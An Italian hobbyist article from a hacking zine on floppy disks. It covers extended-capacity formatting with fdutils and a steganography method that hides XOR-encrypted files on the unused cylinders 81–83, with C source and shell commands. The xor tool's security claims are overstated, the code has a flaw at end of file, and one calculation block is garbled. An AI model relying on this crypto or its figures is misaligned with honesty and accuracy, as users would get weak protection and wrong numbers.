Era una notte buia e tempestosa, quando zompettando qua e la` per la rete, mi imbattei in una collezione di programmi per la gestione del floppy disk, meglio noti come "Fdutils". Incuriosito come non mai, mi affrettai a scaricare tale pacchetto nel mio disco rigido, che -dalla felicita`- divento` ancora piu` rigido :-))). Per coloro che avessero in animo l'ardire di emulare le mie gesta, il manoscrit... ahemmm il software si puo` prelevare da freshmeat, come quasi tutti i programmi per linuz, il mio sistema operativo preferito. Appena le mie feroci sgrinfie afferrarono il file marchiato a fuoco dal suffisso tar.gz, lo scompattarono e lo installarono sul mio prode destriero da 417 MHz. L'incantesimo per l'installazione, riportato nei manoscritti allegati, ando` subito a buon fine. Assieme a programmi e scripts, un prezioso tomo apparve tra polvere. Subito lo diedi in pasto agli amanuensi della corte di Lord Epson Stylus 800, che per quanto vecchi e consumati dalle molte fatiche, furono in grado di fornirmene subito una copia, benche` sbiadita.

1.1. Floppy disk, questo sconosciuto.

Siete proprio sicuri che i floppy disk da 3"e1/2 siano in grado di contenere -solo- 1.4Mb di informazioni? Hehehe. Le cose, in realta`, sono un po' diverse!

Innanzitutto, la capacita` dei dischetti dos da 1.4Mb e` si` di 1440kb, ma di questi sono sfruttabili solo 1423kb, perche` il bootsector (necessario per identificare la geometria del disco) e la FAT (indispensabile per localizzare i files che il dischetto contiene) portano via un po' di spazio. Se non ci credete, montate un floppy e date il comando df.

```
[fantoibed@judoka fantoibed]$ mount /mnt/floppy/
[fantoibed@judoka fantoibed]$ df -k |grep floppy
/dev/fd0                 1423         0      1423   0% /mnt/floppy
[fantoibed@judoka fantoibed]$ umount /mnt/floppy/
```

E allora mi direte: come fai ad essere sicuro che in totale (bootsector+FAT+ +dati) ci sono 1440kb? Questo dato nasce dalle caratteristiche di un normale dischetto DOS da 1.4Mb, che sono ben documentate:

- 2 facce (heads) | 80 cilindri
- 80 tracce/faccia |
- 18 settori/traccia
- 512 bytes/settore

In totale:

2*80*18*512 = 1474560 bytes = 1440 Kbytes

Le tracce aumentano andando radialmente dall'esterno all'interno. Ad esempio, la traccia 77 e` piu` vicina al centro del dischetto rispetto alla traccia 3.
Per "cilindro" s'intende l'insieme delle due tracce che si trovano nelle due facce opposte, alla stessa distanza radiale dal centro del disco.

2.0. Aumentare lo spazio. Teoria.

La cosa e` abbastanza ovvia. Per aumentare lo spazio sul disco, bisogna aumentare i singoli parametri sopra citati: innanzitutto le tracce ed i settori.
In realta` questo e` solo il primo passo, in quanto non vi ho ancora detto tutto fino in fondo. Andiamo per ordine. Avete mai notato la dicitura "2Mb" su alcuni dischetti? Ne ho qui davanti uno che dice:

"Doppia Faccia Doppia Densita`
2 Mb [1.44 Mb] Alta Densita`"

A che cosa si riferisce quel "2 Mb"? Alla capacita` grezza del dischetto! In particolare, i normali floppy sono in grado di memorizzare 83 tracce, e circa 12500 bytes per ogni traccia. Questo significa:

2 facce * 83 tracce * 12500 bytes/traccia = 2075000 bytes = 2 Mb (circa)

Le cose, purtroppo, non vanno proprio cosi` bene, perche` parte dello spazio viene sprecata dall'intestazione (headers) dei singoli settori, pari a 62 bytes per ogni settore. Un'altro problema e` quello di dare un po' di tempo ai circuiti interni del controller per potersi preparare alla lettura del settore successivo. Questo spazio, ovviamente non utilizzato, viene definito "gap" e, nei normali dischetti dos, occupa 45 bytes per ogni settore. Riprendiamo ora l'esempio del nostro classico dischetto da 1.4 Mb e vediamo come e` strutturato, alla luce di queste nuove informazioni:

```
- 2 facce
- 80 tracce
     |
     |    [Per ogni traccia]
     |
     +--> - 18 settori
               |
               |    [Per ogni settore]
               |
               +--> - 512 bytes di spazio utile       +
                    -  62 bytes di intestazione       +
                    -  45 bytes di gap (intervallo)   =
```

```
                        ---
                        619 bytes complessivi per ogni settore
            ---
            18*619 = 11142 bytes/traccia (complessivi)
            18*512 =  9216 bytes/traccia (   utili   )
    ---
    2*80*11142 = 1782720 bytes (complessivi)
    2*80* 9216 = 1474560 bytes (   utili   ) = 1440 kbytes
```

Per sfruttare meglio lo spazio sul dischetto, dovremo:

1) aumentare il numero di tracce
2) aumentare lo spazio utile per ogni singola traccia
3) limitare lo spazio perso per ogni settore

Andiamo con ordine.

1)
Qui niente di particolarmente strano, semplicemente aumentiamo i cilindri da 80 a 83

2 e 3)
Lo spazio di gap, si puo' ridurre fino ad 1, che e` il minimo. L'unica controindicazione e` che avremo un rallentamento nella velocita` di lettura. Perche`? Semplicemente perche` dopo aver letto un settore, il controller impieghera` un lasso di tempo -abbastanza breve- per prepararsi a leggere il settore successivo, ma nel frattempo, questo gli sara` gia` scappato via, e dovra` attendere un ulteriore rotazione del disco, per potervi accedere. Questo problema si puo` risolvere con il "sector-interleaving": in pratica si tratta di disporre i settori in modo che tra due settori consecutivi ce ne sia un'altro in grado di fungere da spazio "gap". Con un disegnetto, tutto apparira` piu` chiaro:

Supponiamo di avere una traccia composta da 21 settori. Si possono disporre semplicemente cosi`:

|01|02|03|04|05|06|07|08|09|10|11|12|13|14|15|16|17|18|19|20|21|

...oppure cosi` (con l'interleaving):

|01|12|02|13|03|14|04|15|05|16|06|17|07|18|08|19|09|20|10|21|11|

Nel primo caso il controller, dopo aver letto il settore 01, non avra` il tempo per prepararsi a leggere il settore 02, perche` questo sara` gia` volato via, e dovra` attendere il "prossimo giro", mentre nel secondo caso, avra` tutto il tempo per approntarsi, mentre il settore 12 scorre sotto la testina di lettura/scrittura. Ovviamente questo sistema funziona bene solo quando il numero di settori e` dispari.

Mantenendo l'esempio dei 21 settori, rivediamo il calcolo precedente:

```
- 2 facce 83 tracce

     |    [Per ogni traccia]

     +--> - 21 settori

               |    [Per ogni settore]

               +--> - 512 bytes di spazio utile + - 62 bytes di intestazione
               + - 01 bytes di gap  (intervallo) = --- 575 bytes complessivi
               per ogni settore
          ------------------------------------------------------------------
          21*575   =   12075   bytes/traccia  (complessivi   12   =   10752)
          21*5bytes/traccia ( utili                                        )
  ------------------------------------------------------------------------
  2*83*12075 = 2004450 bytes (complessivi) 0752  = 1784832 bytes ( utili ) =
  2*83*11743 kbytes
```

Tutto e` corretto, in particolare i bytes effettivi per ogni traccia sono inferiori (e con un discreto margine) al valore citato in precedenza di 12500

bytes/traccia :-))
Questo formato, in effetti, e` stato usato per un certo periodo dalla Microsoft, per rendere difficile la copiatura dei suoi dischetti. Proprio per questo fatto, Windows 95 e 98 (win nt/2000 no!) riconoscono, leggono e scrivono correttamente sui dischi formattati in questo modo! Provare per credere!!! :-)))
Un altro modo per ottimizzare lo spazio utile rispetto a quello complessivo, e` quello di usare settori piu` grandi riducendone il numero, essendo l'header del settore sempre di 62 bytes, indipendentemente dalla dimensione del settore che introduce.
La dimensione del settore, pero`, non puo` variare con continuita`, ma e` limitata secondo delle quantita` fissate dalla formula:

ss = 128 * (2^sc)

dove:

ss = sector size (dimensione del settore in bytes)
sc = sector code (codice del settore)

Facciamo una tabellina:

sc	ss
1	256
2	512
3	1024
4	2048
5	4096
6	8192

Per sc>6 non ha piu` senso la tabella, perche` si supera l'ormai famoso limite di 12500 bytes/traccia. Creando tracce con settori tutti uguali, e tenendo conto di tale vincolo, si possono avere i seguenti formati:

rif	num settori	dim settori	head+gap	spazio totale	spazio utile
1	21	512	63	12075	10752
2	11	1024	63	11957	11264
3	5	2048	63	10555	10240
4	3	4096	63	12477	12288
5	1	8192	63	8255	8192

La prima colonna serve a me per fare riferimento alle varie righe, le altre.. ...bhe`, se non capite, rileggete questa sezione! ;-)))
La riga piu` interessante, e` ovviamente la 4, ma qui siamo molto vicini al limite fisico piu` volte citato... ad alcuni funziona, ad altri no! Provate! A me non funziona (sigh!). Se vi funzionasse, avreste:

- 2 facce
- 83 tracce
  - [Per ogni traccia]
    - 3 settori
      - [Per ogni settore]
        - 4096 bytes di spazio utile +
        - 62 bytes di intestazione +
        - 01 bytes di gap (intervallo) =

        4159 bytes complessivi per ogni settore

3*4159 = 12477 bytes/traccia (complessivi)
3*4096 = 12288 bytes/traccia (utili)

```
   2*83*12477 = 2071182 bytes (complessivi)
   2*83*12288 = 2039808 bytes (   utili   ) = 1992 kbytes
```

Vedremo tra poco, come ottenere lo stesso spazio utile in un altro modo! ;-) Anche la riga 2 e` abbastanza interessante, tagliando corto:

```
   2*83*11946 = 1984862 bytes (complessivi)
   2*83*11264 = 1869824 bytes (   utili   ) = 1826 kbytes
```

Quelli che hanno il controller che, come il mio, si rifiuta di formattare le tracce come riportato nella riga 4 della tabella qui sopra, possono ricorrere alla modalita` mss (acronimo di Mixed Sector Size, cioe` "dimensione mista di settori"). Cosi` facendo, si puo` formattare una traccia con soli due settori, uno da 8192 bytes ed uno da 4096 bytes, ottenendo lo stesso spazio utile che si avrebbe con tre settori da 4 kb. Le prestazioni "velocistiche" peggiorano, ma otteniamo il massimo dello spazio che si possa sperare di utilizzare in un dischetto. Vediamo un po` nel dettaglio:

```
 - 2 facce
 - 83 tracce
     |
     |    [Per ogni traccia]
     |
     +--> -  2 settori
             |
             |    [Un settore]
             |
             +--> - 4096 bytes di spazio utile       +
             |    -   62 bytes di intestazione       +
             |    -   01 bytes di gap (intervallo)   =
             |      ---
             |      4159 bytes complessivi
             |
             +--> - 8192 bytes di spazio utile       +
                  -   62 bytes di intestazione       +
                  -   01 bytes di gap (intervallo)   =
                    ---
                    8255 bytes complessivi\
        ---
        4159+8255 = 12414 bytes/traccia (complessivi)
        4096+8192 = 12288 bytes/traccia (   utili   )
   ---
   2*83*12414 = 2060724 bytes (complessivi)
   2*83*12288 = 2039808 bytes (   utili   ) = 1992 kbytes
```

Hehehe 1992 kbytes in un dischetto, ci pensate?

2.1. Reperimento ed installazione delle fd-utils.

--

Per trovarle, non ci dovrebbero essere problemi! Freshmeat e Tuxfinder esistono per quello. no? Comunque un sito è questo:

ftp://www.tux.org/pub/knaff/fdutils/

Per quanto riguarda l'installazione, mi riferiro` alla versione tarball, che va bene per tutte le distribuzioni! ;-)

- Scompattate il pacchetto ed entrate nella directory che viene creata:

```
[fantoibed@judoka fantoibed]$ tar xzvf fdutils-5.4.tar.gz
[fantoibed@judoka fantoibed]$ cd fdutils-5.4
```

- Diventate root, date i soliti comandi di compilazione/installazione e tornate utenti non privilegiati:

```
[fantoibed@judoka fdutils-5.4]$ su
Password:
[root@judoka fdutils-5.4]# ./configure; make; make install
[root@judoka fdutils-5.4]# exit
```

- Inserite un dischetto in /dev/fd0 (cioe` in a: ;-)) e formattatelo. Prima di formattarlo, infatti, il comando superformat, misurera` la capacita` "grezza" del vostro lettore di floppy:

```
[fantoibed@judoka fdutils-5.4]$ superformat /dev/fd0
Measuring drive 0's raw capacity
In order to avoid this time consuming measurement in the future,
add the following line to /usr/local/etc/driveprm:
drive0: deviation=-1280
CAUTION: The line is drive and controller specific, so it should be
removed before installing a new drive 0 or floppy controller.

 Verifying cylinder 82, head 1
  mformat -s18 -t83 -h2 -S2 -M512  a:
```

- Ridiventate root e aggiungete la linea "drive0: bla bla" che è appena stata ricavata, nel file /usr/local/etc/driveprm (che inizialmente non esiste nemmeno...). Per motivi "tipografici" proporro` un metodo abbastanza diretto... Ovviamente potete anche usare vi o emacs.. ;-) Mi raccomando: il numero -1280 vale SOLO nel mio caso, voi dovete leggerlo dall'output del comando precedente!!! ;-)

```
[fantoibed@judoka fdutils-5.4]$ su
Password:
[root@judoka fdutils-5.4]# echo "drive0: deviation=-1280"\
> >>/usr/local/etc/driveprm
[root@judoka fdutils-5.4]# exit
```

- Finito! Ora possiamo passare alla parte piu` interessante, cioe` le prove pratiche!!!!

2.2. Aumentare lo spazio. Pratica.

Avete saltato la teoria e vi siete precipitati subito qui? Maramaldi!!! Prendete un disco vuoto, o contenente informazioni da cancellare ed inseritelo in a: ahemmm... in /dev/fd0 hehehehe!

2.2.1. Formattazione standard (1.44Mb).

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 hd
```

2.2.2. Formattazione standard (720kb).

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 dd
```

2.2.3. Formattazione standard (1.44Mb). (altro modo)

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 sect=18 cyl=80
```

2.2.4. Formattazione a 1743kb (usabile anche sotto win 95/98).

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 sect=21 cyl=83
```

NB: Il sector interleaving viene fatto automaticamente!!! :-))

2.2.5. Formattazione a 1826kb.

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 ssize=1KB sect=11 cyl=83
```

NB1: ssize dichiara la dimensione di ogni settore: 1024 bytes in questo caso, cioe`, appunto 1 kb. L'interleaving, anche in questo caso, viene fatto automaticamente, superformat e` sempre in grado di decidere autonomamente quando e` il caso di farlo! :-))

NB2: Questo formato non lo troverete nel manuale, l'ho inventato io nella sezione 2.0 di questo articolo. ;-)

Vediamo come si puo' controllare la dimensione reale del dischetto:

```
[fantoibed@judoka fantoibed]$ mount /mnt/floppy/
[fantoibed@judoka fantoibed]$ df -vk |grep floppy
/dev/fd0                  1809         0      1809   0% /mnt/floppy
[fantoibed@judoka fantoibed]$ umount /mnt/floppy/
```

I kbytes sono 1809 e non 1826, perche` sia il bootsector che la FAT occupano dello spazio...

2.2.6. Formattazione a 1992kb. (Usiamo la modalita` mss!)

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0 tracksize=12KB cyl=83 mss
```

NB: tracksize indica la dimensione della traccia (12 kb, appunto), mentre mss indica la modalita` "Mixed Sector Size" che ho illustrato nella sezione 2.0.

Facciamo per l'ultima volta il controllo per vedere lo spazio utile al netto di bootsector+FAT? Vabbe`, dai! ;-)

```
[fantoibed@judoka fantoibed]$ mount /mnt/floppy/
[fantoibed@judoka fantoibed]$ df -vk |grep floppy
/dev/fd0                  1974         0      1974   0% /mnt/floppy
[fantoibed@judoka fantoibed]$ umount /mnt/floppy/
```

3.0. Steganografia dei dischetti.

--

Hehehe, pensavate veramente che l'unico scopo di questo articolo fosse quello di insegnarvi come funzionassero i floppy disks? Credevate forse che la dicitura "hacking" nel titolo dell'articolo si riferisse alla tecnica che permette di formattare i floppy a 1992 kb invece che 1440? Tze`!!! ;-)))

Se avete letto la sezione 2.0 o, ancora meglio, il manuale delle fdutils, potrete ormai intuire che nei normali dischetti si possono memorizzare dei dati in maniera del tutto indipendente dal normale funzionamento del disco.

Supponiamo di memorizzare dei dati oltre l'80° cilindro e successivamente formattare il dischetto in modo tradizionale: tale formattazione non andra` in alcun modo ad intaccare le informazioni che abbiamo immesso noi, e che quindi saranno assolutamente "invisibili" a chi maneggera` il dischetto!

Forse alcuni avranno storto il naso, leggendo il titolo qui sopra, consapevoli del fatto che la steganografia classica si applica a immagini e suoni ma, ragionando, penso che anche la tecnica che ho appena descritto sia da considerare steganografica! :-)))

Se, invece, la parola "steganografia", disegna nella vostra mente un grosso punto interrogativo,:-))) allora diciamo che con questo termine si indicano, in generale, tutti quei metodi che consentono, non solo di criptare le informazioni, ma anche di nasconderle in modo tale che sia difficilissimo (se non addirittura impossibile) dimostrarne persino l'esistenza.

3.1. Strumenti necessari.

--

- Le fdutils (ftp://www.tux.org/pub/knaff/fdutils).
- Il data dumper (dd per gli amici). [Leggere dd(1)]
- Il comando split. [Leggere split(1)]
- Il driver /dev/urandom ottimo generatore di numeri pseudocasuali
  Per delucidazioni:
  /usr/src/linux/drivers/char/random.c
  RFC 1750, "Randomness Recommendations for Security"

RFC 1321, "The MD5 Message Digest Algorithm"
- Un programmino per lo xor (creato per l'occasione).
  [Il sorgente è di seguito in questo articolo.]
- Un file da nascondere.
- Un dischetto per gli esperimenti.
- Accesso root al sistema.

3.2. Preparazione.
--

3.2.0. Creazione del device.
--

Per prima cosa, creiamoci un nuovo "device" con i settori aventi la stessa geometria dei normali dischetti dos, ma con 83 tracce invece che 80. Per farlo, dobbiamo diventare root ed impostare i seguenti comandi:

```
[fantoibed@judoka fantoibed]$ su root
Password:
[root@judoka fantoibed]# mknod /dev/fd0H1494 b 2 28
```

Controlliamo che i proprietari dei vari dev/fd?* siano l'utente root ed il gruppo floppy. Impostiamo, inoltre i diritti di lettura e scrittura per il root e per gli appartenenti al gruppo "floppy":

```
[root@judoka fantoibed]# cd /dev
[root@judoka /dev]# chown root.floppy fd?*
[root@judoka /dev]# chmod 660 fd?*
```

Inseriamo il nostro utente preferito, nel gruppo "floppy", in modo che abbia accesso in lettura/scrittura a questa periferica e controlliamo che l'operazione sia stata eseguita correttamente:

```
[root@judoka /dev]# usermod -G fantoibed,news,audio,wheel,floppy fantoibed
[root@judoka /dev]# cat /etc/group|grep fantoibed
news:x:13:news,fantoibed
audio:x:81:fantoibed
floppy:x:19:fantoibed
fantoibed:x:501:fantoibed
[root@judoka /dev]#
```

E quindi dichiariamo la geometria del nostro device:

```
[root@judoka /dev]# setfdprm /dev/fd0H1494 2988 18 2 83 0 0x1b 0 0xcf 0x6c
```

Ovviamente essendo gia` in /dev, non serviva che lo esplicitassi, l'ho fatto solo perche` cosi` mi sembrava piu` chiaro per chi legge. ;-) Le opzioni che ho specificato nel comando setfdprm sono:

```
[root@judoka /dev]# setfdprm /dev/fd0H1494 2988 18 2 83 0 0x1b 0 0xcf 0x6c
                             |              |   |  | |  |  |   |  |    |
      Nome del device che __ /'  Capacita`__/'  /'  | |  | gap  | spec1 |
      abbiamo scelto noi     (in blocchi)     /'   /' |  |     rate     |
                                           /' Facce  | stretch        /'
                    Settori/Traccia ____ /'       Tracce       format-gap
```

I parametri stretch, rate, spec1 e format-gap, non li ho spiegati nella parte teorica di questo articolo per non annoiare ulteriormente i lettori. Casomai, chi vuole approfondire, puo` dare un'occhiata al manuale... ;-)
Per evitare di dover digitare tutte le volte questo comando, visto che altrimenti varrebbe solo fino al prossimo reboot, e` meglio inserirlo in /etc/rc.d/rc.local o analogo:

```
[root@judoka /dev]# which setfdprm
/usr/bin/setfdprm
[root@judoka /dev]# echo "/usr/bin/setfdprm "\
> "/dev/fd0H1494 2988 18 2 83 0 0x1b 0 0xcf 0x6c" >>/etc/rc.d/rc.local
```

Finalmente abbiamo terminato questa parte!

```
[root@judoka /dev]# exit
```

exit

3.2.1. Inventiamoci un sistema per criptare le informazioni.
--

Per quanto riguarda la parte "criptazione", mi sono basato sull'idea di Master, sviluppata nel suo articolo inerente il Deco-PGP! In pratica si tratta di fare uno xor binario tra il file di partenza "in chiaro" ed una chiave generata da un algoritmo pseudocasuale della stessa lunghezza del file da criptare.
Linux contiene un ottimo motore random, conforme alle direttive imposte dalla RFC 1750 "Randomness Recommendations for Security". Sara` quindi sufficiente scrivere un programmino che cripta un file in base ad una chiave binaria creata con il data dumper. Vediamo, innanzitutto, il codice:

=[inizio]========================== xor.c ==================================

```
#include <stdio.h>              // Questo programma fa' uno xor binario tra
#define version 0.666           // lo standard input ed il file passato come
                                // argomento e lo invia allo standard output
                                //                                 by fantoibed

int main(int argc, char *argv[])
{
     FILE *fp;
     int i=666,k=0;
     int w=0;

     if (argc!=2){
           fprintf(stderr,"\033[1;31mErrore!\t\tChiave"\
                       " non specificata!\033[0m\n");
           fprintf(stderr,"\033[1;36mUtilizzo:\tcat input | %s chiave"\
                       " >output\033[0m\n",argv[0]);
           exit(1);
     }else{
           if((fp=fopen(argv[1],"r"))==NULL){
                 fprintf(stderr,"\033[1;31mErrore!\t\tNon riesco ad"\
                             " aprire %s!\033[0m\n",argv[1]);
                 exit(1);
           }else{
                 rewind(fp);
                 while(i!=EOF){

                       k=getc(fp);
                       i=getc(stdin);

                       while((k!=EOF)&&(i!=EOF)){

                             putc(k^i,stdout);

                             k=getc(fp);
                             i=getc(stdin);
                       }

                       if((k==EOF)&&(i!=EOF)){

                             putc(k^i,stdout);

                             ++w;
                             rewind(fp);
                       }

                 }

                 if(fclose(fp)!=0){
                       fprintf(stderr,"\033[1;31mErrore!\t\tIl file"\
                                   " %s non e` stato chiuso rego"\
                                   "larmente!\033[0m\n",argv[1]);
                       exit(1);
                 }
```

```
                if(w!=0){
                      fprintf(stderr,"\033[1;33mAttenzione!\t\tLa"\
                                  " chiave %s era piu` corta"\
                                  " del file da criptare!"\
                                  "\033[0m\n",argv[1]);
                }

                return(0);

          }
     }
}
```

=[fine]============================ xor.c ==================================

Per compilarlo:

```
[fantoibed@judoka fantoibed]$ gcc -O2 xor.c -o xor
```

Se volete condividere il programma tra tutti gli utenti, come ho fatto io, diventate root e date i seguenti comandi:

```
[root@judoka fantoibed]# mv xor /usr/bin/
[root@judoka fantoibed]# chown root.root /usr/bin/xor
[root@judoka fantoibed]# chmod 771 /usr/bin/xor
```

Per sapere come funziona, e` sufficiente lanciarlo:

```
[fantoibed@judoka fantoibed]$ xor
Errore!         Chiave non specificata!
Utilizzo:       cat input | xor chiave >output
```

In rosso appariranno le scritte di errore, in giallo gli avvertimenti e in azzurro viene riassunta la sintassi, ma veniamo al sodo: supponiamo di voler criptare il numero zero di NetRunners. Per prima cosa ne determiniamo la dimensione con 'ls -la', e poi generiamo una chiave lunga ALMENO quanto il documento da criptare. Se la chiave e` piu` corta del file di input, il programma funziona regolarmente, ma viene visualizzato un avvertimento! Questo accade perche` il massimo livello di sicurezza prevede appunto una chiave lunga quanto il testo iniziale! Se e` piu` lunga, nessun problema!
Il file NtRun0.txt originale e` lungo esattamente 34776 bytes e quindi per creare una chiave esattamente di quelle dimensioni facciamo cosi`:

```
[fantoibed@judoka fantoibed]$ dd if=/dev/urandom of=chiave bs=1 count=34776
entrati 34776+0 record
usciti 34776+0 record
[fantoibed@judoka fantoibed]$ ls -la chiave
-rw-r--r--    1 fantoibe fantoibe    34776 dic 29 20:55 chiave
```

Il programmino "xor", nonostante sia molto semplice e poco ottimizzato in funzione della velocita`, e` comunque inattaccabile dagli exploits (visto che la stack-area non viene nemmeno usata) e molto versatile nell'utilizzo all'interno degli scripts! (Hehehe, forse non aveva tutti i torti Emmanuele Bassi (che saluto! :-))) quando simpaticamente mi ha detto:
"Oooh, un altro maniaco dell'"hash bang slash bin slash bash"[*]...
[*] #!/bin/bash

Il funzionamento e` molto semplice: xor legge il file "in chiaro" dallo standard input, lo cripta con la chiave il cui nome gli viene passato come argomento, e spedisce il risultato allo standard output. Nella fattispecie, per criptare "NtRun0.txt" con la chiave "chiave" creata poco fa', e salvare l'output nel file "NtRun0.cri" dovremo fare:

```
[fantoibed@judoka fantoibed]$ cat NtRun0.txt | xor chiave > NtRun0.cri
```

Per la decrittazione, sara` sufficiente:

```
[fantoibed@judoka fantoibed]$ cat NtRun0.cri| xor chiave > NtRun0.dec
```

...dove NtRun0.dec e` -perfettamente- uguale a NtRun0.txt! ;-))

3.3. All'attaccoooooo!!!! Banzaiiiiii!!!!! ;-)
--

Dopo tante spiegazioni preliminari, finalmente passiamo dalla teoria alla pratica! ;-)) Per prima cosa, formattiamo un dischetto a 1494 kbytes; in realta`, non sarebbe nemmeno necessario, visto che il data dumper scrive sui dischetti "a basso livello", ma il programma "superformat" esegue anche la verifica durante la formattazione, e quindi sapremo se sul dischetto che stiamo usando si possono usare con ragionevole affidabilita` anche i cilindri 81, 82 e 83 oppure no!

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0H1494
 Verifying cylinder 82, head 1
 mformat -s18 -t83 -h2 -S2 -M512  a:
```

Se sono apparsi messaggi di errore, provate a cambiare dischetto, altrimenti continuiamo riformattando il dischetto in maniera standard:

```
[fantoibed@judoka fantoibed]$ superformat /dev/fd0H1440
 Verifying cylinder 79, head 1
 mformat -s18 -t80 -h2 -S2 -M512  a:
```

Salviamo l'immagine fisica del disco da 1440kb nel file "immagine1440":

```
[fantoibed@judoka fantoibed]$ dd if=/dev/fd0H1440 of=immagine1440
entrati 2880+0 record
usciti 2880+0 record
```

Adesso, dobbiamo creare a mano l'immagine fisica del disco da 1494kb da imprimere nel nostro dischetto. Ci mancano gli ultimi 54kb (54.912 bytes per l'esattezza). Di questi 54.912, i primi 34.776 sono costituiti da NtRun0.txt, che e` il file da nascondere, mentre gli altri 20.520 bytes si possono creare con il data dumper. Per fare i calcoli, vi consiglio il programma bc:

```
[fantoibed@judoka fantoibed]$ bc
bc 1.05
Copyright 1991, 1992, 1993, 1994, 1997, 1998 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
54*1024
55296
55296-34776
20520
quit
```

Per creare i 20520 bytes che ci servono come riempitivo faremo cosi`:

```
[fantoibed@judoka fantoibed]$ dd if=/dev/zero of=coda bs=1 count=20520
entrati 20520+0 record
usciti 20520+0 record
```

Per creare il file completo da criptare, bastera` fare:

```
[fantoibed@judoka fantoibed]$ cat NtRun0.txt coda >chiaro
[fantoibed@judoka fantoibed]$ ls chiaro -la
-rw-r--r--    1 fantoibe fantoibe    55296 gen  4 14:35 chiaro
```

Come si puo' notare, si ottengono proprio 55.296 bytes (ogni tanto e` bene fare qualche controllo.... ;-)))). Creiamo una chiave binaria lunga quanto il testo da criptare:

```
[fantoibed@judoka fantoibed]$ dd if=/dev/urandom of=chiave bs=1 count=55296
entrati 55296+0 record
usciti 55296+0 record
```

Criptiamo il file "chiaro" con la chiave "chiave" e salviamo l'output in "criptato":

```
[fantoibed@judoka fantoibed]$ cat chiaro | xor chiave >criptato
```

Creiamo il file immagine a 1494 bytes da inserire nel dischetto:

```
[fantoibed@judoka fantoibed]$ cat immagine1440 criptato >immagine1494
```

Controlliamo che la dimensione sia corretta:

```
[fantoibed@judoka fantoibed]$ ls immagine1494 -la
-rw-r--r--    1 fantoibe fantoibe  1529856 gen  4 14:41 immagine1494
```

Scriviamo, infine, il file "immagine1494" sul dischetto:

```
[fantoibed@judoka fantoibed]$ dd if=immagine1494 of=/dev/fd0H1494
entrati 2988+0 record
usciti 2988+0 record
```

Bene! Ora avremo un dischetto formattato regolarmente a 1440 kbytes, ma con i nostri dati "steganografati" nell'area del disco che non viene normalmente usata! Possiamo "montare" regolarmente il disco:

```
[fantoibed@judoka fantoibed]$ mount /mnt/floppy/
[fantoibed@judoka fantoibed]$ df -k|grep floppy
/dev/fd0                 1423         0      1423   0% /mnt/floppy
```

Possiamo leggere, scrivere sul disco senza alcun ritegno, sia sotto linux che sotto Windows. Possiamo anche riformattarlo in entrambe le piattaforme (a patto, ovviamente, di usare la formattazione standard!) senza che i dati nascosti subiscano alcun tipo di danneggiamento! Dobbiamo solo stare attenti a non perdere la chiave! ;-)

Quando vogliamo recuperare il file che abbiamo nascosto, dobbiamo, per prima cosa, salvare l'immagine del disco su un file:

```
[fantoibed@judoka fantoibed]$ dd if=/dev/fd0H1494 of=immagine1494
entrati 2988+0 record
usciti 2988+0 record
```

Separiamo i primi 1440 kbytes dai 54 kbytes successivi, con il comando "split":

```
[fantoibed@judoka fantoibed]$ split --bytes=1440k immagine1494 img.
[fantoibed@judoka fantoibed]$ ls img* -la
-rw-r--r--    1 fantoibe fantoibe  1474560 gen  4 15:02 img.aa
-rw-r--r--    1 fantoibe fantoibe    55296 gen  4 15:02 img.ab
```

Il file img.aa sara` l'immagine fisica del disco secondo la formattazione standard, mentre img.ab sara` il file criptato contenente il documento che abbiamo nascosto all'interno. Lo decriptiamo cosi`:

```
[fantoibed@judoka fantoibed]$ cat img.ab | xor chiave >chiaro.out
```

A questo punto, non resta che leggerci chiaro.out con less o vi! ;-)))

4.0. Note.

--

In futuro, quando ne avro` il tempo, trasformero` questo documento in un file in latex, e da li` in pdf e html (il passo e` breve!). Creero`, sempre compatibilmente con i fattori tempo+voglia, una serie di scripts che rendano piu` comodo tutto il processo, e magari faro` in modo che venga salvata, prima del file steganografato, una piccola intestazione contenente nome e dimensione del file a seguire, in modo che, dopo la decriptazione finale, si possano eliminare i bytes in eccesso semplicemente con il comando split!

Ringrazio tutti gli amici Spippolatori per gli aiuti umani, psicologici e tecnici che mi hanno sempre dato!

Mandi!
